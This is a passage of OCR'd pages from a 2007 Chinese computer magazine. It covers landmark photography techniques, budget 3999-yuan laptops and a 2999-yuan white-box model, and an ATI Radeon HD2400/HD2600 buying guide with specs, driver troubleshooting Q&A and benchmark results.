相机：Canon EOS 350D DIGITAL，F/11，
拍摄难度★；后期处理难度★



图3大连宾馆　快门：1/60s，ISO：100
相机：Canon PowerShot G7，F/3.5，
拍摄难度★；后期处理难度★
采用了建筑摄影经常使用的侧面拍摄，这种拍摄方式可以更好地表现建筑物的空间感。

小实例：中央电视塔与外滩全景照片的背后的秘密






◀ 中央电视塔　拍摄难度★★★；　后期处理难度★★★

看似很简单的一张照片，却花费了笔者很多的时间和精力。笔者原先居住的地方离中央电视塔不远，所以当时没事的时候我就会到电视塔附近转转，看看如何能够把电视塔拍好。最后确定了一个机位，即：前景是玉渊潭公园的湖水，后面是高高的电视塔，整个构图结构比较平稳，日落拍摄。以后的工作就是下班后带着相机、三脚架先去那里看看，有合适的光线、云彩，就拍几张，不合适就把器材背回来，对于电视塔的拍摄前后共持续了半年左右。对于拍摄本身而言，也从一开始被动地等待光线、云朵来拍摄，到后来应用一些简单的摄影技法去拍摄更好的效果。这张照片最后采用了二次曝光的摄影方法，即使用三脚架把相机固定好，在太阳刚下山的时候进行了第一次曝光，然后等到电视塔上所有的灯都亮起来以后进行了第二次曝光，所以在照片上既可以看到晚霞般淡淡红色的天空，又可以看到漂亮的灯光倒影在水中，现在多数数码相机不具备二次曝光的功能，完全可以单独拍摄多张后使用软件后期合成以达到多次曝光的效果。为了拍摄全景，相机镜头稍微向上抬起，造成电视塔出现很明显的船头畸变，整个图像看上去很不舒服。 后期处理时用Photoshop进行透视校正，画面立刻舒服多了。CF [SZ08]

▼ 外滩全景　拍摄难度★★；后期处理难度★★★



▶要在一张照片中展现这么宽广的外滩景色，笔者采用了两张照片通过Photoshop拼接的方法。如果使用足够大的广角镜头拍摄一张也可以达到这样的效果，但是大广角镜头所引起的最大问题就是中间大边缘小的畸变，而且这种畸变通过软件后期处理修复，也比较困难。通过两张照片拼接可以使合并后的照片像素大大增加，清晰度也得到了很好的提升。不过笔者也不是运用软件进行后期处理的高手，这张照片能够明显地看出拼接的痕迹。



3999元，廉价笔记本新标准？

Tag 3999 〉廉价 〉笔记本 〉联想、华硕

本刊实习记者/**于峰**

3999元 笔记本市场的一阵热风

X999元，永远是吸引消费者购买的本本一个耀眼数字，无论是3999元还是4999元，都会成为消费者关心的焦点，一同前几年出现的6999元惊爆价一样。未来，我们将看到更多低价本本，这是不可否认的、可以预见的事实。也许2999元的本本还有些距离，但今天，3999元产品正大踏步地向我们走来。

2004年末，联想、惠普先后发力，在国内市场率先推出了6999元的笔记本电脑。而今，低价笔记本早以不是6999元的了，取而代之的3999元产品蜂拥而至。

今年夏天，笔记本电脑市场又一次“疯狂”。7月16日，联想宣布展开“庆奥运倒计时一几十年，联想笔记本千元回馈”活动，对联想旭日系列笔记本价格进行调整，最高降幅达1000元，其中入门级的旭日410M竟报出3999元的震撼价格，成为市面上首款突破4000元的主流配置一线品牌笔记本。之后，华硕也马上跟进两款3999元机型，一时间宏碁、BenQ、海尔、TCL都推出了3999元的笔记本产品，再加上以价格见长的神舟，市面上一下子出现了七八款3999元笔记本电脑。“3999”成了这个夏天笔记本电脑市场炙手可热的话题。

小提示：历年X999元笔记本发布

2004年10月——12月，联想、惠普先后发布6999元的旭日125C、M2010AP，宣告低价笔记本时代到来

2005年6月——7月，联想、惠普先后降价、发布5999元的旭日150C、Ze2202AP笔记本电脑

2006年11月，惠普发布HP500笔记本电脑，售价4999元……

厂商：3999元笔记本 我不想说

为何在这个夏天，笔记本市场出现了3999元的浪潮？难道只是这个夏天厂商的一阵促销“热风”？3999元是不是笔记本的价格底线？3999元能否承载主流配置笔记本的成本呢？本刊记者带着这些问题询问了联想、华硕等笔记本厂商。联想表示现在推出3999元笔记本是“水到渠成”，并称这次并不是“降价”，而是“千元回馈”。华硕方面对于这次两款3999元笔记本不愿做太多评论，称3999元笔记本不是华硕的重点产品，华硕出货量最大的价格区间在6000至8000元价位，而3999笔记本的推出，不会影响华硕笔记本产品线的整体布局。华硕方面还表示3999元笔记本不会是笔记本市场的主流，但是这个价位对于台式机甚至DIY市场有一定的冲击。总体说来，各厂商都不太愿意从价格方面宣传3999元笔记本。

当记者试图探究此次3999笔记本的产本控制以及今后笔记本的价格下探空间时，各家纷纷选择了“迂回”战术。记者了解到，市面上的3999元笔记本无一例外地采用了Intel Celeron M处理器、芯片组集成显卡，而且都不是预装用户熟悉的Windows操作系统。总体来说，3999元笔记本对得起这个惊人的价格。正如厂商宣称的“冲击台式机和DIY市场”，在配置上也向DIY产品靠拢了。

消费者：是不是再等等？摩尔定律不等人

买涨不买跌，向来是中国消费者的传统，这一次面对笔记本市场涌动的3999浪潮？有些消费者跃跃欲试，也有些消费者冷眼旁观。笔记本电脑是个性的东西，每个人都有自己的购买理由。如今的3999笔记本，基本上是主流中的低配置版本，而且都采用了比较通用的平台，有一定的升级空间，比较适合学生以及普通办公室应用。至于会不会再降价？本刊记者觉得没必要再等了，毕竟一分钱一分货。也许等到一年后，现在的3999元笔记本会降到2999元，甚至1999元，可是那时已经是淘汰产品了。

CF [RD01]



3999元本本 值得拥有吗？

Tag 华硕、神舟、七喜、联想、Acer、海尔、TCL
3999元 〉笔记本导购

细看3999元本本

目前市场上销售的3999元笔记本主力产品有华硕X51、神舟W220S、七喜S4106、联想410M、Acer 3680、海尔H52、TCL K50，这其中不乏新推出的产品如联想410M、华硕X51，也有即将退市的产品如海尔H52。单从价格上看，3999元实在是太便宜了，谁能抵挡这样的诱惑呢？从性能上看，除了海尔H52及TCL K50配置偏低外，其余产品一律采用Intel Celeron M 520 1.6GHz处理器，性能已基本可以满足需求。它们的共同特征除了价格一致外，也全部采用内置显卡降低成本，同时内存只配备512MB、甚至是256MB，显然这个部分不能让人满意，无论是Windows XP还是Vista操作系统，512MB实在太小了。

谁来买操作系统的单？

仔细看看配置表中的预装系统部分可以发现，都是提供了Linux或FreeDOS，如果你打算购买3999元笔记本电脑，最好在之前准备好操作系统。有意思的是，通过暗访市场发现，经销商多会为消费者提供免费的操作系统安装，多以Windows XP为主。另外更有趣的事情是，联想410M虽然预装的是Free DOS，但在包装箱内竟然为消费者准备了Vista Basic的安装光盘，这让任何人都感到意外。也就是说，消费者等于免费得到了一套Vista Basic！

现在就入手？

4999元的惠普500笔记本带给我们的震撼余波未尽之时，3999元的本本已扑面而来。以目前来看，这些售价3999元的笔记本配置基本可以满足日常的办公、娱乐需要。例如企业的办公用机，完全可以考虑这些产品，成本与台式机相差无几，同时又能节省大量空间，办公环境也会显得更为整洁。而一般家庭使用，如用来炒股、上网、听音乐、看电影也完全没有问题。或者，住校的同学也可以考虑3999元的产品，4年的使用绝对物超所值。但是，如果是一个游戏玩家，这种低价本本就不大合适了。而2999元的产品，可以说还处于概念阶段，尽管已经开始有部分产品面市了，但这并不代表2999元的产品能迅速被广大消费者认可，甚至很多厂商对2999元这样一个价位也还在观望、考虑之中。

二手本本合适吗？

3999元这个价位并不是只有新本本出售，很多二手笔记本也都在这个价格范围。如以2007年8月15日前后的报价来看，Thinkpad T40售价3500元~3900元、T42售价4100元，这些笔记本不仅是二手市场的宠儿，而且确实在功能、性能上，并不低于部分3999元的产品。但问题的关键在于，二手笔记本没有什么售后服务可言，同时也只适合一部分对电脑硬件有深了解的人。对于普通消费者，二手笔记本并不是好选择。

当然了，降价是必然的发展方向，消费者需要更加便宜又好用的本本，厂商没理由对这种需求置之不理，从6999元到3999元本本的普及变化就可以看出。3年时间，入门级本本已经降低了将近一半的价格，那么，从3999元到2999元还需要多久呢？还是让我们拭目以待吧！ CF [RD02]



	华硕X51	神舟W220S	七喜S4106	联想410M	Acer 3680	海尔H52	TCL K50
处理器	Intel Celeron M 520 1.6GHz	Intel Celeron M 520 1.6GHz	Intel Celeron M 520 1.6GHz	Intel Celeron M 520 1.6GHz	Intel Celeron M 520 1.6GHz	Intel Celeron M 370 1.5GHz	Intel Celeron M 440 1.86GHz
芯片组	RC410MD	RC410MD	Intel 943GML	Intel 943GML	Intel 940GML	VIA VN800	VIA VN896
内存	512MB DDR2	512MB DDR2	512MB DDR2	512MB DDR2	512MB DDR2	256MB DDR2	512MB DDR2
硬盘	80GB	80GB	120GB	80GB	80GB	80GB	80GB
显示屏	15.4英寸宽屏WXGA	12.1英寸宽屏WXGA	14.1英寸宽屏WXGA	14.1英寸XGA	14.1英寸宽屏WXGA	15.1英寸XGA	15.4英寸宽屏WXGA
重量	2.8千克	1.75千克	2.3千克	2.4千克	2.37千克	2.9千克	2.55千克
系统	Linux	FreeDOS	Linux	FreeDOS	Linux	FreeDOS	FreeDOS



3999不是头？大厂帮你“攒”一台2999笔记本


经销商叫卖：2999“华硕”笔记本


当大家还在为3999元笔记本或拍手叫好或犹豫不前的时候，市场上竟然有经销商打出了“华硕”2999元笔记本的宣传海报！

这款报价2999元的笔记本电脑型号是ASmobile Z96H。ASmobile是华硕旗下的子品牌，主要生产“白牌笔记本”产品。ASmobile的市场定位有些类似于华硕主板第二品牌华擎。我们把这款2999元的Z96H与时下热门的3999元笔记本对比一下：

小知识：“白牌笔记本”

白牌笔记本相当于笔记本的准系统，由各个代工工厂生产。然后各品牌厂商可以根据需要自行装配配件，贴上自己的商标，就成为品牌笔记本。我国台湾省是全球最大的笔记本准系统产地。广达、仁宝、纬创、华硕都是出货量很大的代工厂。





	ASmobile Z96H	联想旭日410M
处 理 器	Intel赛扬M430	Intel 赛扬M520
芯 片 组	SIS M662MX	Intel 943GML
显 卡	Mirage 1	Intel GMA 950
内 存	256MB DDR2 533	512MB DDR2 533
硬 盘	60GB SATA 5400RPM	80GB SATA 5400RPM
液 晶 屏	15.4 WXGA 镜面	14 XGA
光 驱	COMBO	COMBO
接 口	USB2.0 x 5	USB2.0 x4
	VGA x 1	VGA x 1
	S端子 x1	S端子 x1
	IEEE 1394 x1	IEEE 1394 x1
	E-SATA x1	四合一读卡器 x1
	四合一读卡器 x1	PCMCIA Type II x1
	Express卡插槽 x1	
重 量	2.8Kg	2.43Kg

不比不知道，一比吓一跳，除了处理器、芯片组方面有些劣势，ASmobile Z96H的配置还是说得过去的，放到一年前，无论什么品牌，这个配置至少要5xxx元，很难想象这是一台2999元的笔记本。不过相比如今市场上遍地开花的3999元笔记本，要想买到这款2999元的笔记本着实不容易。笔者从网上寻找到经销商的联系方式，电话询问被告知已经没有货了。难道只是一个噱头？

Intel的梦想——大家都来DIY笔记本

不管这款2999元的笔记本是经销商的个人行为还是一个市场噱头，人们看了以上的配置，都不禁要问，为什么笔记本可以这么便宜？难道原来那些买上万元笔记本的人都是冤大头？这还要从业界老大英特尔说起。

英特尔在2004年提出了一个CBB计划，“CBB”是“Common building block”的缩写，中文翻译为“通用建筑模块”，简单点说就是要让笔记本实现如目前的PC这样相关配件独立模块化和市场选购化，以便于笔记本在产品升级和售后维修时的便捷和低价。这个计划的初衷是让消费者可以随时随地更换零件，甚至可以随心所欲地更换笔记本的外壳。当然，这一计划也是英特尔公司针对竞争对手制定的一种标准鸿沟。英特尔大力推动平台、零组件标准化，期望未来“CBB”笔记本占全球NB市场比重的30%~35%。标准化生产给消费者带来的最直接的好处就是成本降低，价格便宜。华硕的ASmobile品牌也是CBB厂商中的重要成员，这款2999元笔记本就是一款“标准化”的产品。



消费提示：2999元笔记本只适合“高手”

深究起来，这款2999元笔记本原来还有这么深远的背景：有业界老大英特尔的推崇，又有标准化的生产方式，再加上名厂华硕的技术实力，是不是能够成为笔记本市场的一匹黑马呢？至少目前看来还不是这样。无论“白牌”也好，“CBB”也罢，都面临着一个问题：笔记本DIY时代还没有真正到来。一方面各个笔记本配件厂商在产品规格方面还没有完全标准化；另一方面，也是最重要的，作为精密程度更高的笔记本产品，它的售后服务目前还必需由厂商来完成。这一点是CBB厂商亟待完善的地方。否则，无论价格多么诱人，也只能是“DIY高手”们的高级装备了。CF [RD03]

想知道HD2400、HD2600在《失落的星球》、《英雄连》中的性能表现吗？

要得到《霸王》、《幽灵行动——尖峰战士2》、《光晕2》、《变形金刚2007》、《科林麦克雷拉力赛：尘埃》等众多2007年最火的游戏优化技巧、小诀窍吗？

高清电影播放不了？告诉你Celeron也能完美播放高清电影，你相信吗？

HD2000系列的设置、使用技巧，故障解决，你想知道吗？

如果你想知道这一切，本期专题内容绝不可错过！

游戏、视频乐翻天 ATi Radeon HD2000 系列伴你快乐度过2007年！

策划/《电脑爱好者》编辑部 监制/west 撰稿/TKD west

Tag 华硕、迪兰恒进、昂达、盈通、双敏 〉ATi Radeon HD2400、ATi Radeon HD2600
优化技巧、性能表现、市场导购、游戏相关 〉硬件专题

在DirectX 10显卡时代，nVIDIA GeForce 8系列抢先对手占得了先机。但是，ATi的HD2000系列依旧以其独特的功能特性吸引了众多消费者。进入2007年，显卡主要有两大看点：1.支持DirectX 10、2.支持高清视频硬解码。可以说，HD2000系列的后续产品——HD2400、HD2600系列在这两方面都拥有着对手难以媲美的优势……

了解HD2000系列 从价格入手

先从这个表中的数据来看看，从中你不难了解，为何ATi HD2000系列如此受关注。主流、中端相近规格的显卡，ATi产品总是能比对手便宜100元左右。同时，在性能、功能方面的表现ATi产品又不次于对手，甚至还要高出一筹，谁不愿意少花钱，多办事呢？

	AMD	参考价格	NVIDIA	参考价格
高端	空缺	空缺	8800Ultra 768MB	￥5999~9999
	HD 2900XT 1GB GDDR4	￥4,999	8800GTX 768MB	￥4,999
	HD 2900XT 512MB GDDR3	￥3,299	8800GTS 640MB	￥3,299
	空缺	-	8800GTS 320MB	￥1999~2699
中端	HD 2600XT GDDR4	￥1,199	8600GTS	￥1299~1599
主流	HD 2600XT GDDR3	￥799	8600GT OC	￥799~1199
	HD 2600Pro OC	￥699	8600GT	￥699~799
	HD 2600Pro GDDR2	￥599	8500GT OC	￥599~699
低端	HD 2400XT GDDR3	￥499	8500GT GDDR2	￥599
	HD 2400PRO GDDR2	￥399	8400GS GDDR2	￥359~399

ATi与nVIDIA显卡家族市场定位及参考价格对比



HD2000系列为玩家而生

ATi Radeon HD2600系列明显是为玩家而生，而ATi Radeon HD2400则更加适合老用户升级以及高清视频爱好者选用。同代显卡对比，HD2000系列的优势十分突出，同时遗憾也不少。在你打算购买HD2000系列之前，不妨先来看看，HD2000系列有什么样的特性吧！

	HD2600XT	HD2600XT	HD2600Pro	HD2400XT	HD2400Pro	8600GTS	8600GT	8500GT	8400GS
核心代号	RV630	RV630	RV630	RV610	RV610	G84	G84	G86	G86
工艺	65nm	65nm	65nm	65nm	65nm	80nm	80nm	80nm	80nm
晶体管数量	3.9亿	3.9亿	3.9亿	1.8亿	1.8亿	2.89亿	2.89亿	2.1亿	2.1亿
核心面积	148mm^2	148mm^2	148mm^2	82.4mm^2	82.4mm^2	160mm^2	160mm^2	115mm^2	115mm^2
显存位宽	128bit	128bit	128bit	64bit	64bit	128bit	128bit	128bit	64bit
显存规格	GDDR4	GDDR3	GDDR2/3	GDDR3	GDDR2	GDDR3	GDDR3	GDDR2/3	GDDR2/3
显存容量	512MB 256MB	512MB 256MB	512MB 256MB	256MB	256MB	256MB	256MB	512MB	256MB
显存频率	2200MHz	1960MHz	1000MHz	1600MHz	800MHz	2000MHz	1400MHz	800MHz	800MHz
核心频率	800MHz	800MHz	600MHz	700MHz	600MHz	675MHz	540MHz	450MHz	450MHz
流处理器频率	800MHz	800MHz	600MHz	700MHz	600MHz	1450MHz	1180MHz	900MHz	900MHz
流处理器数量	24×5	24×5	24×5	8×5	24×5	32	32	16	16
纹理寻址单元	16	16	16	4	4	16	16	8	8
光栅单元	4	4	4	4	4	8	8	8	4
视频解码	H.264/VC-1	H.264/VC-1	H.264/VC-1	H.264/VC-1	H.264/VC-1	H.264	H.264	H.264	H.264
HDCP支持	支持	支持	支持	支持	支持	支持	可选	可选	可选
HDMI输出	支持	支持	支持	支持	支持	可选	可选	可选	可选

同代的两大系列显卡：ATi HD2000系列、nVIDIA 8系列规格对比

先不谈及两大系列的显卡规格、技术对比，单就HD2000系列而言，其优点已十分突出：

1.RV630（HD2600系列）拥有近4亿晶体管，这是由于其强大的硬件规格所致，如24个统一着色单元（以往都是分成顶点运算单元和阴影单元，而今已合二为一）、120个流处理器，硬件资源的利用将比前代更充分。同时，庞大的晶体管数量并没有造成难以抑制的巨大发热量，这要归结于ATi采用的65nm制程，散热也不用过分考虑。

2.RV630核心不仅集成了游戏所需要的一切运算单元，同时还集成了HDCP、声卡、HDMI控制电路，这样可以让厂商随意做出HDMI连接，成本提升也可以忽略不计，消费者也就可以买到更加便宜、功能更强大的显卡了。

3.在规格表中我们可以看到HD2000系列比对手多了一种解码规格：VC-1，这全是HD2000系列中UVD引擎纯硬件解码器的功劳，你可以不用再考虑高清电影的编码格式、不在意系统处理器的配置规格，只要拥有HD2000系列，就可以完美、流畅地播放高清电影了。

尽管ATi HD2000系列的性能规格非常诱人，但价格却并不昂贵，原因就在于高集成化设计，让显卡制造商可以不用多花什么成本就能造出功能多多的显卡，同时得益于65nm制程工艺，让HD2000系列的显卡价格并不昂贵，在前面的参考价格对比中你就能看出了。

不过，ATi HD2000系列也并非尽善尽美，它依然存在一些瑕疵，当然这也在所难免，没人可以保证产品是100%完美的。其问题表现在三个方面：

1.核心构架不如老对手nVIDIA 8系列，相近的性能表现下，你可以发现HD2000系列的晶体管数量、频率高度，都要超过8系列很多。这只能表明，HD2000系列的执行效率不高。

2.全屏抗锯齿效果差强人意，在很多游戏中，如果开启全屏抗锯齿功能，性能下降十分厉害。而在部分游戏中，开启这一功能还会发生错误。


3.驱动程序的完善不尽如人意，尤其是在Windows XP下不能稳定运行的严重问题，让人印象深刻。好在，ATi已经发布的最新催化剂7.8驱动在诸多方面大为改观，否则这个问题将是HD2000系列的致命伤。

HDMI小知识：HDMI版本区别

现有的HDMI 1.1及1.2版和DVI仅能支持到24bit色深，1.3版HDMI接口则具有输出一亿色以上的能力，并大幅增加对比度。同时，HDMI 1.3标准可以支持新一代的"xvYCC"color space，号称具有目前color space规格1.8倍的颜色讯号输出能力。

小知识：HDCP是什么？

HDCP数字内容保护（High-bandwidth Digital Content Protection），它是英特尔开发的为HDMI提供高带宽数字内容保护的解码技术，HDCP是一个防止数字内容盗版的加密技术，如果软件和硬件其中之一不支持HDCP，那么我们就无法读取数字内容。只有支持HDCP技术的设备才拥有高清数字所需要的加扰、解扰算法和技术，才能进行高清晰度的播放和显示，否则就会出现无法显示的内容或低质量的画面。



HD2000将是最佳选择

可以说，ATi品牌、产品拥有者AMD在2007年过得并不如意。显卡的延期上市让对手夺走了很大的市场份额。不仅如此，高端的HD2900系列的延期也让其丢失了性能王者的头衔。好在下半年一开始，HD2000系列的HD2600和HD2400终于开始大量上市，销量也明显看涨，无疑是个不错的消息。

但是，这和消费者购买显卡有何关系呢？上游产业链发生的状况，将直接影响最终消费者的购买，让我们来一起看看2007年下半年都有什么样的变化吧！

3比1! ATi更易被接受

前面我们已经看到，HD2600和HD2400系列在功能、规格上都强于对手，如硬件高清视频解码、HDMI输出、HDCP功能等等，这是HD2600和HD2400受到欢迎的第一原因，而对于游戏玩家而言，现在的显卡并非是一路强到底，在不同游戏中，不同的显卡性能表现也会有所差别，可谓是两大阵营各有胜负。如果在功能、规格上ATi对nVIDIA是1比0的话，那第二点性能问题就是1比1，最后再来说说价格，从定价策略上看，明显ATi的同级产品都要低于对手，也算是1比0，综合来看，显然3比1的比分让消费者更愿意选择HD2000系列。

整机PC中将越来越多!

今年不同以往，暑假期间的旺季销售预期没有实现，反而比较平淡，但对于厂商来讲依旧非常乐观。短期DIY市场的不利不会影响到PC整机，从业界反映回来的消息看，整机厂商、板卡制造商都在积极备战，为了这次的学生返校开学做足准备。数以万计的HD2000系列显卡已经做好出货准备了。这会给消费者带来什么呢？由于各品牌之间的较力、竞争，显卡的价格很可能会有所松动，你可以在同一价位上选择最好的产品，而且挑选余地会很大！


变种产品可买吗?

不可否认，市场上经常会出现一些规格怪异的显卡，例如昂达近期推出的一款2600Pro显卡，其规格不是标准的ATi定义，显存频率提升到1400MHz，而标准应是1000MHz。价格倒是依照指导售价的最低标准——599元。这样的产品值得购买吗？当然值得！比如其显存频率的提升并非是超频所致，1.4ns显存完全可以运行在1400MHz，而且，它的价格也非常低廉，无疑性价比是非常高的。

坚守AGP的消费者怎么办?

AGP平台注定是要被业界遗忘的，但是我们不能因为这个就让所有的消费者立刻转向PCI-E平台，这可能会涉及整个系统，更换成本实在太高了。但是，对日新月异的游戏、性能要求，AGP平台最强的显卡也不过是几代以前的老产品了。即便就是这样一个所谓的“最强”，播放高清电影时也完全不够用。好在ATi依旧打算为AGP平台用户提供解决方案，而对手nVIDIA则在8系列上完全抛弃了AGP用户。也就是说，HD2000系列将是AGP平台唯一的更换选择了。





傻博士教你搞定ATi Radeon HD2000

尽管ATi Radeon HD2400、ATi Radeon HD2600拥有诸多优点，但依然存在很多问题。这主要是由于驱动程序，以及一部分设置不当造成的。现在，就让傻博士来帮助大家解决这些疑难杂症吧！

Q 3Dmark运行有错误怎么办？

问：刚买的ATi Radeon HD2600 Pro，迫不及待想去测试一下性能，运行3Dmark 2006就发现出问题了，换成3Dmark 2003、3Dmark 2005也都是一样的问题。显卡连个测试软件都不能运行吗？

答：这是由于驱动程序的两个DLL文件与3Dmark不兼容导致的，分别是atimgpud.dll和Direcpll.dll，而且这个问题无论是在Windows XP还是Vista下都存在。解决起来也是异常简单，只要通过http://work.newhua.com/cfan/200717/msc.rar处下载这两个文件的压缩包，把它们解压缩并存放到C:\WINDOWS\system32\Futuremark\MSC覆盖就可以了。

Q 玩游戏总是死机的麻烦

问：我的操作系统是Windows XP，新近购买了一块ATi Radeon HD2600 XT，结果发现经常会在玩游戏的时候死机重启，而且经常会报错，很是恼火，有办法解决吗？

答：这是由于驱动程序的不成熟造成的。在Windows XP下，ATi Radeon HD2000系列的驱动程序可以说是“惨不忍睹”，兼容性根本无法保证，性能也与同级对手有不小差异，虽然新近发布的催化剂驱动有所改善，但依旧麻烦不断。不过，在Vista下，ATi Radeon HD2000的驱动程序却要好于对手，运行也非常稳定。至于Windows XP系统，可以考虑安装最新的催化剂7.8版本，这一版本驱动程序大幅度改进了兼容性问题，同时性能上也有所提升。催化剂7.8 for Windows XP的下载地址是：http://ati.amd.com/support/drivers/xp/radeonx-xp.html。

Q 高清视频输出的问题

问：最近购买了一块ATi Radeon HD2400，看电影的效果并不像宣传中那样神奇，在我的Intel Pentium 4 631电脑播放高清电影时一顿一顿的，这是怎么回事？

答：ATi Radeon HD2000系列最大的特性支持完全硬解码高清电影，但这必须要在软件中进行一番设置，让硬解码功能生效才可以。例如在，暴风影音一类的播放软件中，选择解码设置中心，注意勾选H.264视频解码器中的“HA”既硬件解码功能，这样才可以真正让HD2000系列发挥功效，实现完全硬解码播放。



勾选“HA”非常重要哦！▶

Q HD2000系列超频

问：ATi Radeon HD2600 XT显卡的性能对比HD2900还差很远，我想尝试能不能超频来提升性能，可是一超频就黑屏，一点儿频率都不能调整，难道我买的显卡性能这么差劲吗？

答：其实，自ATi Radeon X1650开始，驱动程序中的超频功能就存在问题。而且更要命的是，很多第三方超频软件也不大起效，核心频率还能稍微提升一点儿，可显存绝不能超。目前已知的是ATI Tools 0.27beta可以对HD2600XT超频，还能实现监控，是一款不错的AMD超频软件，不妨一试。



ATI Tools可以从http://atitool.techpowerup.com处找到▲

Q 看WMV花屏

问：最近换了HD2400新显卡后看网上下载的WMV视频会出现花屏现象，无法正常观看。播放软件用的微软Windows Media Player 9。

答：这个问题并不是ATi显卡的错误，而是Windows Media Player 9的问题。很多在ATi驱动面板里勾选了WMV硬件、但又使用Windows Media Player 9播放WMV电影的玩家，肯定会碰上这个问题。解决办法其实很简单，只要升级Windows Media Player到10或者11就可以了。

HD2000系列精品推荐



双敏火旋风PCX2628XT 玩家限量版

价格：899元
电话：0755-33356326
网址：http://www.unika.com.cn

游戏性能 一股脑全都告诉你!

HD2400、HD2600系列究竟在游戏上的性能表现如何?恐怕已经看到现在的玩家有些耐不住了。不可否认,在部分游戏中,尤其是参与了nVIDIA游戏计划的游戏,肯定会更倾向于使用nVIDIA显卡的系统,但是这不代表着HD2400、HD2600系列与同级对手之间就毫无竞争力,相反,它们同样给予对手以强有力的回击。

测试平台及测试规范


处理器	Intel Core 2 Duo E6600(2.4GHz,4M L2,1066MHz FSB)
主板	ASUS P5B Deluxe
内存	金士顿Dkhx9600d2k2/1G X2
显卡	ATI Radeon HD2400XT DDR3
	ATI Radeon HD2600Pro DDR3
硬盘	WD Raptor 740 74.3GB SATA
显示器	1680×1050@32Bit 20英寸LCD
电源	航嘉冷静王

操作系统:Windows Vista

驱动程序:Intel INF 8.0.1.1002、ATi CATALYST催化剂 7.8正式版

测试软件:

3Dmark 2005 Patch 130、3Dmark 2006 Patch 11、《失落的星球》、《英雄连》、Fraps 2003、PowerDVD 7


特别说明:测试中主板BIOS采用默认频率设置,PCI-E锁定100MHz,关闭FDD等不必要的控制器,以期减少其他因素的影响。内存部分由金士顿科技公司提供的Dkhx9600d2k2/1G内存套装组建测试平台。




	3Dmark 2005 Patch 130 1024×768@32Bit	3Dmark 2005 Patch 130 1280×1024@32Bit 4AA16AF	3Dmark 2006 Patch 11 1280×1024@32Bit	失落的星球 1280×760@32Bit	英雄连 1280×1024@32Bit	PowerDVD VC-1 1080P CPU占用率(约)	PowerDVD H.264 1080P CPU占用率(约)
ATI Radeon HD2600Pro DDR3 600MHz/1000MHz)	9769	4587	4397	19	29.1	5%	7%
nVIDIA GeForce 8600GT DDR3 (650MHz/1400MHz)	10842	6335	5169	37	31.6	59%	10%
ATI Radeon HD2400XT DDR3 (700MHz/1400MHz)	4699	2175	2382	10	15.3	5%	8%
nVIDIA GeForce 8500GT DDR3(460MHz/800MHz)	4487	2491	2209	16	12.4	68%	13%

从测试中可以明显看出几个问题。首先是测试性能,在3Dmark中,明显能看出HD2000系列与同级对手相比有10%以内的差距,同时,在开启AA时,性能对比幅度更是超过10%。而在游戏中,HD2000系列在以专门为nVIDIA显卡做过优化的《英雄连》中表现让人颇感意外——性能基本与nVIDIA同级显卡无差异,这是非常值得称赞的。在高清视频播放方面,可以说,nVIDIA产品由于不支持VC-1纯粹的硬解码功能,系统资源占用率非常之高,显然,在对未来蓝光、HD-DVD电影的播放支持程度上来看,HD2000完胜于GeForce 8系列。

HD2000系列精品推荐

双敏火旋风PCX2426TURBO 玩家版

迪兰恒进镭姬杀手HD 2600Pro



价格:399元
电话:0755-33356326
网址:http://www.unika.com.cn

价格:599元
电话:010-62800098
网址:http://www.dataland.com.cn

